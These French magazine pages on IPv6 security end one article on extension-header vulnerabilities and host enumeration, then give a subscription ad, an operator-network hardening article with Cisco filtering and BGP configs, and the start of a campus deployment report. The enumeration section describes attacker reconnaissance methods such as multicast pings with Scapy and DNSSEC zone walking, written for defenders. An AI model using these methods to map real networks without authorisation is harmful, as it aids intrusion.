Finalement, suite à une année d'embargo, le CVE-2007-0481 découvert par la même équipe a enfoncé le clou : un **Routing Header** dont la liste d'adresses comprenait plusieurs fois celle d'un routeur CISCO provoquait un crash puis un redémarrage immédiat. Aujourd'hui, le **Routing Header** type 2 est bloqué par défaut sur la plupart des implémentations IPv6, tant sur les nœuds que sur les routeurs. Il est intéressant de noter que les spécifications du **Routing Header** représentaient près de 20 % de la RFC2460 décrivant le protocole IPv6, sans aucune discussion liée à la sécurité.

Contrairement aux autres entêtes, le **Hop-by-Hop Option Header** doit être traité par tous les équipements qu'il traverse. En fonction de ses options, il peut être utilisé pour coder la taille du paquet IPv6 sur 32 bits au lieu de 16 (c'est ce que l'on appelle les *jumbograms*), ou pour affiner le traitement d'un paquet dans le cadre du *multicast* ou de la gestion de la QoS (c'est l'option **Router Alert**). Le traitement de cet entête ne bénéficie pas des accélérations matérielles habituellement disponibles sur les routeurs **[IPV6-EXTENSION-HEADERS-CONSIDERATIONS]**. À l'inverse, il est effectué par des CPU modestes qui ne sont pas prévus pour traiter massivement des paquets. Par conséquent, il est primordial de protéger le plan de contrôle des routeurs en limitant le nombre de ces entêtes, ou en les bloquant purement et simplement si cela ne nuit pas au bon fonctionnement du réseau.

Cette extension a fait également l'objet de son lot d'avis de sécurité. Les CVEs CVE-2007-4567, CVE-2008-0352, et CVE-2010-0006 concernent tous l'implémentation des *jumbograms* dans Linux et peuvent conduire à une élévation de privilèges à travers l'Internet.

Depuis 2007, les entêtes d'extensions constituent une source importante et récurrente de vulnérabilités des piles IPv6. Il apparaît que la simplification de l'entête IPv6 s'est accompagnée d'une augmentation de la complexité des implémentations, et des erreurs associées. Au-delà des vulnérabilités individuelles de ces entêtes, leur combinaison est également problématique. Ainsi, le CVE-2011-2395 permet de contourner le mécanisme *RA guard* à l'aide de plusieurs entêtes d'extensions.

6 L'énumération

Un sous-réseau contenant des nœuds IPv6 fait 64 bits. L'ordre de grandeur étant bien supérieur à l'espace d'adressage IPv4 entier, l'énumération des nœuds d'un réseau IPv6 devient de fait beaucoup plus complexe. La RFC5157 et le *draft-ietf-psec-ipv6-host-scanning*



décrivent différentes techniques permettant de récupérer des informations pertinentes sur les nœuds présents dans un réseau.

À distance, une première approche consiste à tirer parti des données disponibles publiquement pour récupérer des adresses IPv6 utilisées : enregistrements DNS, bases whois, archives de tables de routage BGP, ou bien encore fichiers de logs. Des applications, comme NTP et BitTorrent, permettant de lister les adresses de leurs clients, peuvent également être utilisées.

Un attaquant désireux d'énumérer les nœuds d'un sous-réseau particulier peut réduire le nombre d'adresses à scanner en se limitant à un sous-ensemble d'adresses auto-configurées d'un vendeur, comme Apple ou Dell, ou à une technologie particulière, comme VirtualBox ou VMware. Dans ce cas, il ne reste que 24 bits à tester. Par ailleurs, les adressages linéaires (::1::2 ...) ou utilisant des motifs bien connus en hexadécimal (dead, babe, b00b...) peuvent être mis à profit. Il s'agit d'une stratégie pertinente, car les statistiques données dans le draft précédemment cité indiquent que la plupart des équipements d'infrastructure (comme les routeurs, et les serveurs web et DNS) utilisent ce type d'adressage.

Le DNS stockant des adresses de services, il devient ainsi une cible privilégiée avec IPv6. Si les transferts de zones sont de nos jours bien protégés, l'introduction de DNSSEC facilite, dans une certaine mesure le travail de l'attaquant. En effet, l'énumération des enregistrements d'une zone devient possible via les enregistrements NSEC et NSEC3 nécessaires à DNSSEC pour signer la non-existence d'un enregistrement. Par ailleurs, l'outil ip6-arpa-scan [**IP6-ARPA-SCAN**] propose une méthode efficace pour énumérer les adresses présentes dans un réseau IPv6 en se basant sur les enregistrements inverses. L'objectif est de réduire les sous-réseaux qui devraient être scannés en tirant parti des données stockées dans le DNS.

La protection face à ces différents types d'énumérations distantes est très délicate. Pour les serveurs, il est probablement sage de considérer que tout ce qui est connecté à l'Internet pourra être découvert un jour ou l'autre. Pour les clients, la meilleure option semble d'utiliser les adresses temporaires décrites dans la RFC4941.

En local, l'attaquant dispose également de plusieurs techniques pour énumérer les nœuds du réseau. Il peut utiliser l'adresse spéciale **ff02::1** qui correspond à tous les nœuds du réseau. Avec Scapy, un message **ICMPv6EchoRequest** envoyé à cette adresse recevra autant de messages **ICMPv6EchoReply** que de nœuds présents sur le lien. Par ailleurs, la disparition du *broadcast* au profit d'adresses *multicast* plus spécifiques facilite l'énumération locale. Par exemple, **ff02::101** correspond à tous les serveurs NTP du lien, et **ff02::fb** à tous les serveurs mDNS. D'autres adresses multicast spéciales sont également disponibles [**IANA-IPV6-MULTICAST-ADDRESS-SPACE**]. Le cache des voisins, les fichiers de logs locaux ou l'écoute du réseau permettent également de récupérer des adresses IPv6 actives.

D'autre part, la RFC4620 fournit un mécanisme étrange appelé *ICMPv6 Node Information Query*. Il

s'agit d'un ajout à ICMPv6 permettant d'interroger localement un nœud et d'obtenir en réponse la liste de ses noms, de ses adresses IPv4 ou IPv6. Avec Scapy, les messages **ICMPv6NIQueryIPv6**, **ICMPv6NIQueryIPv4**, et **ICMPv6NIQueryName** fournissent cette fonctionnalité. Cette RFC est uniquement implémentée sur les piles IPv6 issues du projet Kame. Par conséquent, seuls NetBSD, OpenBSD, FreeBSD et Mac OS X sont touchés. Il est possible de le désactiver en passant la variable **net.inet6.icmp6.nodeinfo** à zéro. Ce mécanisme est un cas intéressant qui soulève des interrogations liées à l'impact de mécanismes méconnus sur la sécurité.

7 Pour finir

Vous l'aurez compris, le protocole IPv6 est bien plus qu'une simple version du protocole IPv4 avec des adresses plus longues. IPv4 et IPv6 se ressemblent néanmoins tant dans les fonctionnalités, que vis-à-vis des enjeux pour la sécurité. En outre, si ces deux protocoles partagent des vulnérabilités similaires dans les réseaux locaux, IPv6 en amène cependant des nouvelles notamment avec les messages **Router Advertisements**.

Le nombre d'adresses IPv6 globales ainsi que la taille des sous-réseaux laissent, par ailleurs, envisager de nombreuses évolutions dans la façon dont les nœuds connectés à Internet pourront être découverts. Les scans directs de sous-réseaux vont probablement se raréfier, au profit de techniques utilisant des informations publiques, notamment contenues dans des applications. Cela impactera éventuellement la façon dont les vers vont se propager, voire limiter la capacité des attaquants à découvrir et profiter des applications pouvant participer à des attaques DDoS par amplification.

Finalement, la maturité des piles IPv6 demeure une grosse inconnue. Depuis le dossier IPv6 de 2006, de nombreux CVEs les ont touchés tous les ans, avec des impacts allant d'une simple indisponibilité à une prise de contrôle à distance. Historiquement, les différentes implémentations étaient uniquement confrontées à des tests d'interopérabilité, comme avec le projet Tahi, qui ne mettaient pas l'accent sur la sécurité et les usages détournés du protocole.

Près de 25 ans après le début de la conception du protocole IPv6, si la situation n'est pas alarmante, il apparaît néanmoins que les piles IPv6 comportent aujourd'hui bien plus de vulnérabilités que les piles IPv4. Par ailleurs, comme nous l'avons vu plus tôt, de nouvelles formes d'attaques combinant des entêtes d'extension montrent qu'il est nécessaire de mieux comprendre et uniformiser le comportement des différentes piles IPv6 vis-à-vis de la sécurité.

Donnons-nous rendez-vous dans 10 ans pour faire à nouveau le point sur le protocole IPv6, dont il est toujours aussi délicat d'effectuer des pronostics fiables sur son déploiement global. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.



DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com



LES COUPLAGES PAR SUPPORT :

VERSION

PAPIER



Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION

PDF



Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA

BASE DOCUMENTAIRE



Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :

Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/content/3-conditions-generales-de-ventes et reconnais que ces conditions de vente me sont opposables.



Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France

Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

SUPPORT

Prix en Euros / France Métropolitaine

ABONNEMENT

CHOISISSEZ VOTRE OFFRE !

SUPPORT		PAPIER	PAPIER + PDF	PAPIER + BASE DOCUMENTAIRE	PAPIER + PDF + BASE DOCUMENTAIRE
Prix en Euros / France Métropolitaine			PDF 1 lecteur	1 connexion BD	PDF 1 lecteur + 1 connexion BD
Offre	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC
MC	6 ^{n°} MISC	☐ MC1	42,-	☐ MC12	62,-
MC+	6 ^{n°} MISC + 2 ^{n°} HS	☐ MC+1	54,-	☐ MC+12	81,-
		☐ MC+13	103,-	☐ MC+123	130,-

LES COUPLAGES « LINUX »

B	6 ^{n°} MISC + 1 ^{n°} GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6 ^{n°} MISC + 2 ^{n°} HS + 1 ^{n°} GLMF + 6 ^{n°} HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6 ^{n°} MISC + 6 ^{n°} LP + 1 ^{n°} GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6 ^{n°} MISC + 2 ^{n°} HS + 6 ^{n°} LP + 3 ^{n°} HS + 1 ^{n°} GLMF + 6 ^{n°} HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-

LES COUPLAGES « EMBARQUÉ »

E	6 ^{n°} MISC + 6 ^{n°} HK* + 4 ^{n°} OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6 ^{n°} MISC + 2 ^{n°} HS + 6 ^{n°} HK* + 4 ^{n°} OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*

LES COUPLAGES « GÉNÉRAUX »

H	6 ^{n°} MISC + 6 ^{n°} HK* + 6 ^{n°} LP + 1 ^{n°} GLMF + 4 ^{n°} OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6 ^{n°} MISC + 2 ^{n°} HS + 6 ^{n°} HK* + 4 ^{n°} OS + 1 ^{n°} GLMF + 6 ^{n°} HS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

QUELQUES ÉLÉMENTS DE SÉCURITÉ IPV6 À PRENDRE EN COMPTE SUR UN RÉSEAU D'OPÉRATEUR

Cédric Llorens & Denis Valois



mots-clés : RÉSEAU / MPLS / CISCO / IPV6 / DUAL-STACK / BGP / MP-BGP

Nous présentons dans cet article les éléments de sécurité IPv6 à prendre en compte au sein d'un réseau multi-services d'un opérateur. Cet article abordera à la fois la partie routage d'accès et de routage interne, mais aussi le filtrage du trafic en transit sur le réseau de l'opérateur.

1 Introduction aux réseaux multi-services

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. Dans les réseaux IP, le routage des paquets s'effectue sur les adresses IP (*Internet Protocol*), ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau. À l'origine conçue pour réduire ce temps de lecture, la technologie MPLS (*Multi Protocol Label Switching*) permet d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP. Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, l'architecture MPLS s'appuie sur des labels. La commutation de paquets se réalise donc sur ces labels et le routeur ne consulte plus les informations relatives au niveau 3 incluant les adresses IP **[MISC MPLS]**.

L'introduction de l'adressage IPv6 dans un réseau d'opérateur se fera donc uniquement en périphérie de ce réseau afin de ne pas perturber le bon fonctionnement du réseau régi par un adressage IPv4 dûment éprouvé comme :

- Gestion réseau : domaine riche de systèmes et de protocoles en charge de la supervision, récolte d'événements, etc. qui restera sur un adressage IPv4. Aucune attaque IPv6 ne pourra donc être menée sur la zone d'administration.
- Adressage du cœur de réseau et routage des plus courts chemins : l'adressage des nœuds du réseau

reste inchangé assurant une protection face aux faiblesses d'implémentation de tout jeune protocole (jeune au sens implémentation/mise en œuvre).

Cependant, le routage intra-périphérie devra obligatoirement transporter IPv6 et devra aussi l'isoler face aux routes IPv4 afin d'assurer une isolation en profondeur.

Les chapitres suivants décrivent donc quelques éléments de sécurité à considérer sur le domaine opérateur. On notera CE (*Customer Edge*) l'équipement chez le client et PE (*Provider Edge*) l'équipement chez l'opérateur **[MPLS]**.

2 « Dual stack » IPv4/IPv6 en périphérie du réseau

La plupart des équipementiers implémentent un dual stack IPv4/IPv6 (voir figure 1, page suivante) sur une interface réseau donnée comme l'illustre la configuration CISCO suivante :

```
remark interface réseau dual stack -----
interface x
 vrf forwarding customer_vrf

remark début stack IPV4 -----
ip address IPV4_adresse
ip access-group filter_customer_v4 in
no ip redirects
no ip unreachable
```



```

remark fin stack IPv4 -----
remark début stack IPv6 -----
IPv6 address IPv6_adresse
IPv6 enable
no IPv6 redirects
no IPv6 unreachable
IPv6 traffic-filter filter_customer_v6 in
remark stack IPv6 -----
!

```




Figure 1 : Dual stack IPv4/IPv6.

On note dans cette configuration basique que les commandes de configuration IPv4 se retrouvent en IPv6 incluant notamment la liste de filtrage du trafic entrant (i.e. *ingress*) sur l'interface.

Concernant l'adressage, plusieurs options sont possibles pour le couple CE-PE comme l'utilisation d'adresse de type link-local ou GUA (*Global Unicast Address*). Bien que l'espace des adresses est immense, on choisira plutôt un adressage en /127 pour le point à point CE-PE évitant ainsi toute attaque qui pourrait saturer l'espace mémoire local sur le PE lié à un grand espace d'adressage (attaques de type *Neighbor Discovery DoS Attack*).

Dans la liste de filtrage IPv6 côté opérateur, on se focalisera sur la protection du PE (détruire les trames non reconnues, routing-type 0, etc. en référence aux attaques de type *Routing Header attacks*) tout en laissant passer le reste du trafic. Rappelons que le réseau d'un opérateur n'a pas pour vocation d'inspecter chaque trame, ce qui poserait d'ailleurs des problèmes de performance si chaque équipement devait le faire. La liste de filtrage IPv6 suivante expose une telle configuration :

```

IPv6 access-list filter_customer_v6

remark * détruire HbH (Hop By Hop), routing-type-0 et
undetermined-transport
deny hbh any any
deny IPV6 any any routing-type 0
deny IPV6 any any undetermined-transport

remark * autorise les protocoles entre CE-PE (BGP, etc.) et
détruit le reste
permit protocol CE_adresse PE_adresse
deny IPV6 any PE_adresse

remark * autorise le reste du trafic
permit IPV6 any any
!

```

Nous reviendrons sur le HbH et le routing-type-0 dans les prochains paragraphes, cependant **undetermined-transport** permet d'éliminer les paquets corrompus au

niveau du PE. Bien que ce type de travail est théoriquement à la charge des piles IPv6, l'immaturité opérationnelle d'IPv6 force à mettre de telles contre-mesures dans une phase transitoire (ce type de contrôle ne devrait pas être réalisé au niveau d'un cœur de réseau). Cependant et comme ce contrôle impose une inspection des paquets en transit pour vérifier la chaîne des headers, la charge de l'équipement risque d'augmenter avec la charge du trafic. Il faudra donc superviser l'équipement afin qu'une telle mesure de sécurité ne soit la cause d'un futur problème réseau dû à une performance réduite de commutation des paquets en transit.

D'autres techniques d'antispoofing valables en IPv4 existent aussi en IPv6 telles que l'URPF (*Unicast Reverse Path Forwarding*) permettant de s'assurer que des paquets en transit ont bien été préalablement annoncés par routage (i.e. contrôle de l'adresse source par routage), sinon le PE détruira le paquet.

3

Éléments de sécurité liés au routage et à la concentration des routes clientes

En sécurité réseau, le routage est primordial/critique. Dans les réseaux MPLS où l'isolation des VPN (*Virtual Private Network*) est assurée par BGP (avec son extension MP-BGP ; *Multi-Protocol BGP*), l'ajout de nouvelles adresses nécessite de mettre en œuvre le principe d'isolation en profondeur suivant.

3.1 Des processus de routage distincts entre IPv4 et IPv6

Les annonces de routes se réalisent par les interconnexions CE-PE via le protocole BGP pour IPv4. Il s'en fera de même pour les annonces de routes IPV6 via le protocole BGP, mais via une autre instance, différente de celle annonçant les routes IPv4 comme l'illustre la figure 2.




Figure 2 : Annonce des routes IPv4/IPv6.

Ainsi et comme le montre la configuration suivante, on impose une isolation en profondeur des processus de routage pour les annonces de routes IPv4/IPv6.



```

remark * bloc de routage pour IPv4
address-family IPv4 vrf customer_vrf
neighbor IPv4 remote-as x
neighbor IPv4 description --- lien avec le routeur CE
neighbor IPv4 activate
neighbor IPv4 prefix-list filter_IPv4_name in
!

remark * bloc de routage pour IPv6
address-family IPv6 vrf customer_vrf
neighbor IPv6 remote-as x
neighbor IPv6 description --- lien avec le routeur CE
neighbor IPv6 activate
neighbor IPv6 prefix-list filter_IPv6_name in
!

```

Des éléments de sécurité supplémentaires pourront être mis en œuvre comme des listes de filtrage des annonces de routes, mot de passe sur la session BGP, etc. **[MISC BGP]**.

3.2 Des réflecteurs de routes distincts entre IPv4 et IPv6

Les annonces de routes clientes arrivent du CE vers le PE en BGP et sont injectées dans le cœur de réseau via des sessions MP-iBGP entre le PE et les réflecteurs de routes. Le principe d'isolation mis en œuvre dans l'étape précédente est poursuivi/étendu au sein du réseau par l'attribution de réflecteurs de routes dédiés pour le monde IPv4 et IPv6 comme l'illustre la figure 3.




Figure 3 : Concentration des routes IPv4/IPv6 dans le cœur du réseau.

Sachant l'aspect critique d'un réflecteur de routes, on pourra ainsi appliquer des filtres particuliers pour le monde IPv6 sans aucun impact pour le monde IPv4. Ces filtres pourront s'appliquer alternativement sur les PEs ou les RRs selon le besoin et l'usage. Enfin, toute attaque IPv6 sur le routage fera fluctuer les annonces de routes et perturbera donc potentiellement le processus de convergence du routage uniquement du monde IPv6.

4 L'avantage de l'adressage IPv6 sur les filtrages de sécurité

Un des avantages sécurité de l'adressage IPv6 est son immense espace d'adressage spécialement pour les larges préfixes donnés à un opérateur. Ainsi, l'opérateur

peut alors s'organiser pour découper son espace en services permettant de fortement simplifier les listes de filtrages mises en œuvre au sein du cœur de réseau, et donc d'assurer une meilleure performance face une liste de filtrage contenant plusieurs dizaines d'entrées.

En effet, le problème avec IPv4 est le fait que le découpage des plages d'adresses ou l'attribution de plages s'est fait au cours du temps, et ce de manière non contiguë. En conséquence :

- pour protéger/adresser un service y, il est nécessaire de mettre en œuvre des listes de filtrage de plusieurs lignes qui ne permettent pas d'assurer une performance optimale sur les équipements du cœur de réseau. Dit plus simplement, plus les listes de filtrage sont petites, plus les performances sont au rendez-vous.
- la consistance est difficile à garantir dans le temps ou plus simplement de la garantir tout court. En effet, le découpage des plages d'adresses est si exotique, qu'il est rarement possible de résumer, et ce de manière exclusive un service y par une liste de filtrage.

Une nouvelle chance nous est donnée de pouvoir faire correctement le découpage avec une forte pérennité dans le temps compte tenu de l'immensité de l'espace d'adressage IPv6.

5 Le problème du IPv6 path MTU discovery

Une des différences de IPv6 avec IPv4 est la philosophie de fragmentation des paquets entre un point A et un point B (basée sur le MTU (*Maximum Transmission Unit*) le plus faible de l'ensemble des tronçons d'un parcours).

5.1 Description du problème du path MTU discovery

En effet et en IPv4, le paquet peut être fragmenté lors de son parcours sur un segment de plus faible MTU impliquant que le réseau participe potentiellement à cette fragmentation (à la volée). Cette charge étant lourde pour le réseau et contre-productive à la performance générale de la commutation, elle est revue en IPv6 de la manière suivante.

Lorsque le point A souhaite parler à un point B, le point A détermine en amont le plus faible MTU par une découverte du chemin de bout en bout le menant à B. Suite à cette découverte, le point A fragmentera alors les paquets en fonction du plus faible MTU découvert et le point B les refragmentera à son tour avant de les passer à la couche OSI supérieure. La charge de la fragmentation faite par le réseau en IPv4 disparaît alors complètement en IPv6, celle-ci étant supportée uniquement par les extrémités.




Figure 4 : Découverte du MTU sur un chemin réseau.

Dans cette découverte du plus faible MTU par A, des messages de retour doivent être envoyés à A pour lui indiquer un MTU plus faible à prendre en compte comme l'illustre la figure 4.

Dans cet exemple, le lien CE-PE a un MTU faible et l'équipement en amont doit envoyer un message **icmpv6** en retour avec l'adresse source liée à l'interface connectée au CE (c'est-à-dire l'adresse de l'interface du PE connectée au CE).

5.2 Conséquences sur l'adressage

Ce message de retour se fera par un message IPv6 qui aura bien entendu une adresse source de type GUA. Prenons le problème à l'envers, s'il ne s'agit pas d'une adresse GUA, alors il y aura bien un pare-feu, un filtrage qui stoppera ces paquets et posera alors un problème pour l'application désireuse de parler entre le point A et le point B. En conclusion, le PE doit avoir une adresse GUA sur son lien avec le CE.

De manière générale et comme le plus faible MTU est souvent entre le PE et le CE, une adresse GUA entre le PE et le CE est donc impérative. Or si un opérateur veut rendre invisible et non atteignable un PE, il lui faudra donc s'assurer que les GUA choisis ne soient pas en définitif visibles et atteignables du réseau Internet.

6 Le problème des extensions headers

Le protocole IPv6 permet de mettre en œuvre un certain nombre d'extensions headers telles que :

- **Hop by Hop option header** ;
- **Destination option header** ;
- **Routing header** ;
- **Fragment header** ;
- Etc.

Cet ensemble d'extensions est une porte ouverte pour créer diverses attaques par la construction de paquets exotiques permettant de mettre à mal les piles IPv6. L'outil scapy permet d'ailleurs de faire joujou avec

les paquets IPv6 et ce de manière intuitive et efficace [**SCAPY**].

6.1 HbH: le Hop By Hop

La norme dit que le header **HbH** doit être obligatoirement la première extension header et si cette extension existe, alors elle doit être analysée par tous les équipements IP sur le chemin. Autant dire que l'impact sur les performances du réseau est notoire, car tous les paquets ayant une telle extension seront examinés !!

L'expérience montre que les impacts sur les performances sont mesurables en terme de CPU et de mémoire dès lors qu'on atteint le débit maximum théorique sur une interface x d'un équipement y.

La règle qui est communément acceptée est donc de détruire de tels paquets par une liste de filtrage ayant cette règle :

```
IPv6 access-list filter_customer_v6
deny hbh any any
```

6.2 Routing type 0

De manière générale, la sécurité réseau n'aime pas lorsque ce sont les paquets eux-mêmes qui portent les décisions de routage. Le routage doit être déterministe et porté par le réseau de l'opérateur lors du transit d'un paquet sur ce réseau. Cependant, il est possible en IPv4 et IPv6 qu'un paquet emporte avec lui des informations de routage indiquant au routeur qu'il faut le router suivant ces informations plutôt qu'à partir des informations de routage du routeur. Pour contrecarrer cette fonctionnalité, il suffit au routeur de tuer de tels paquets.

La règle qui est communément acceptée est de détruire de tels paquets par une liste de filtrage ayant cette règle :

```
IPv6 access-list filter_customer_v6
deny IPV6 any any routing-type 0
```

Il est aussi possible de définir la destruction de tels paquets (type 0) directement par la commande globale suivante :

```
no IPV6 source-route
```

D'autres types de routage existent comme le type 1 et le type 2, il est aussi possible de détruire tous les paquets ayant tous les types par une liste de filtrage ayant cette règle :

```
IPv6 access-list filter_customer_v6
deny IPV6 any any routing
```



7 Problèmes de maturité des piles et des mécanismes de filtrage

Une des problématiques récurrentes en sécurité est la maturité des codes/programmes. Bien que la normalisation d'IPv6 a été initiée de longue date, les piles restent fragiles et sujettes aux bugs, mauvaises interprétations de la normalisation, etc.

Sachant que IPv6 n'a pas franchement franchi une étape de déploiement mondial, la maturité n'est pas au rendez-vous et les alertes de vulnérabilités IPv6 sur les équipements sont assez récurrentes que ce soit pour CISCO, JUNIPER, etc. On pourra citer par exemple la fameuse vulnérabilité CISCO suivante liée à IPv6 et MPLS au niveau d'un routeur PE **[CISCO IPV6 MPLS BUG 2012]**, qui permet de crasher le routeur lors de la réception/transmission de certains types de paquets IPv6.

Ce même problème de maturité s'applique aussi au niveau des mécanismes de filtrage qui traitent mal les règles sur les paquets IPv6. On peut aussi voir des règles qui laissent passer des paquets alors qu'elles devraient les détruire.

8 Analyse des configurations IPv6

Que ce soit en IPv4 ou en IPv6, Toutes les lignes de configuration doivent être vérifiées à partir de la configuration brute de fonderie pour s'assurer que la politique de sécurité définie est toujours appliquée. En hawk **[HAWK]** (langage pour analyser les configurations à l'aide de patrons d'expressions régulières), si l'on souhaite vérifier que chaque interface IPv6 implémente bien un filtrage, on écrirait le test hawk de la manière suivante :

```
include('hawk.m4')
include('cisco_api.m4')

DECL {
  str v_interface, v_IPv6;
  int v_interface_lb, v_filter;
}

# TEMPLATE -----

m4_cisco_parse_block(

  dn1 niveau 0 -----
  `:^interface
  {
    v_interface = LINE;
    v_interface_lb = LINENO;
    v_IPv6 = "";
    v_filter = 0;
  }
  ,
  dn1 procedure fin de niveau 0 ---
```

```
`',
dn1 niveau 1 -----
`{
  dn1 detection d'une adresse IPV6
  :^ 'IPV6 address
  {
    v_IPv6 = LINE;
  }
  ||
  dn1 detection d'un filtre
  :^ IPV6 traffic-filter
  {
    v_filter = 1;
  }
},
dn1 procedure fin de niveau 1 ---
`if (v_IPv6 != "" && v_filter == 0) {
  printf("configuration %s interface %s/%s has no filter at line %ld\n",
    fn_in,v_interface,v_IPv6,v_interface_lb);
}'
)
```

Conclusion

Le chemin menant à IPv6 sera long, fastidieux et plein de problèmes en tout genre pour chaque opérateur bien que celui-ci ait une solide expérience douloureusement acquise en IPv4. Pour contrecarrer ces menaces, une isolation en profondeur d'IPv6 est nécessaire afin de ne pas impacter d'autres services ou protocoles s'exécutant sur le réseau de l'opérateur. Le temps de la maturité n'est pas venu alors il vaut mieux se protéger.

Note : Merci pour la relecture attentive/amicale de Sarah Nataf. ■

■ Références

- **[CISCO IPV6 MPLS BUG 2012]** <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20110928-ipv6mpls>
- **[HAWK]** D.Valois, C.Llorens :
 - code source et historique de HAWK : <https://sites.google.com/site/tableaubordsecurite/supports-de-td>
 - hk.hawk@laposte.net pour toute question/support
- **[MISC BGP]** C.Llorens, D.Valois, « Utilisation de BGP pour distribuer des listes de filtrage de manière dynamique », *MISC n°78*, mars-avril 2015
- **[MISC MPLS]** C.Llorens, « La problématique de sécurité d'un réseau multi-services », *MISC n°29*, janvier-février 2007
- **[SCAPY]** <https://fr.wikipedia.org/wiki/Scapy>



RETOUR D'EXPÉRIENCE DU DÉPLOIEMENT D'IPv6 SUR UN RÉSEAU DE CAMPUS

Jean Benoit – jean@unistra.fr – Ingénieur Système et Réseau,
Département Infrastructure – Direction Informatique de l'Université de Strasbourg

mots-clés : IPV6 / RÉSEAU DE CAMPUS / AUTOCONFIGURATION / SERVICES

Depuis 2003, nous tentons de traiter IPv6 à parité avec IPv4 sur notre réseau de campus, aussi bien pour la connectivité que pour les services. Établir ce principe ne s'est pas fait sans difficulté et le maintenir est un véritable défi au quotidien.

Introduction

Le réseau Osiris interconnecte les sites de 15 établissements membres de la communauté de l'enseignement supérieur et de la recherche des environs de Strasbourg. Il est opéré par le Département Infrastructure de la Direction Informatique (DI), service de l'Université de Strasbourg. Du fait de la variété des missions qui lui sont confiées, la DI gère à la fois un backbone interconnectant les réseaux utilisateurs, des services à portée globale comme le réseau sans fil, le DNS, le DHCP ou la messagerie, et même, pour certaines communautés d'utilisateurs, la DI gère des pare-feu, des commutateurs, et le câblage jusqu'à la prise réseau de l'utilisateur.

Nous nous attacherons à décrire la démarche, initiée au début des années 2000, qui a permis de diffuser IPv6 comme un protocole standard sur le réseau Osiris, aussi bien pour les serveurs et les services applicatifs que pour les clients. Cette démarche s'appuyant autant sur une dimension organisationnelle que sur une dimension technique, nous ferons part de notre retour d'expérience sur ces deux aspects.

1 Aspects organisationnels

1.1 Historique d'IPv6 sur le réseau Osiris

Le protocole IPv6 est proposé comme un service standard sur Osiris depuis plus de 10 ans. Une démarche

volontariste de déploiement d'IPv6 avait été mise en œuvre très tôt, bien avant qu'IPv6 ne soit utilisé de façon significative comme protocole de transport par de grands acteurs de l'Internet : 9% des utilisateurs de Google y accèdent en IPv6 en septembre 2015.

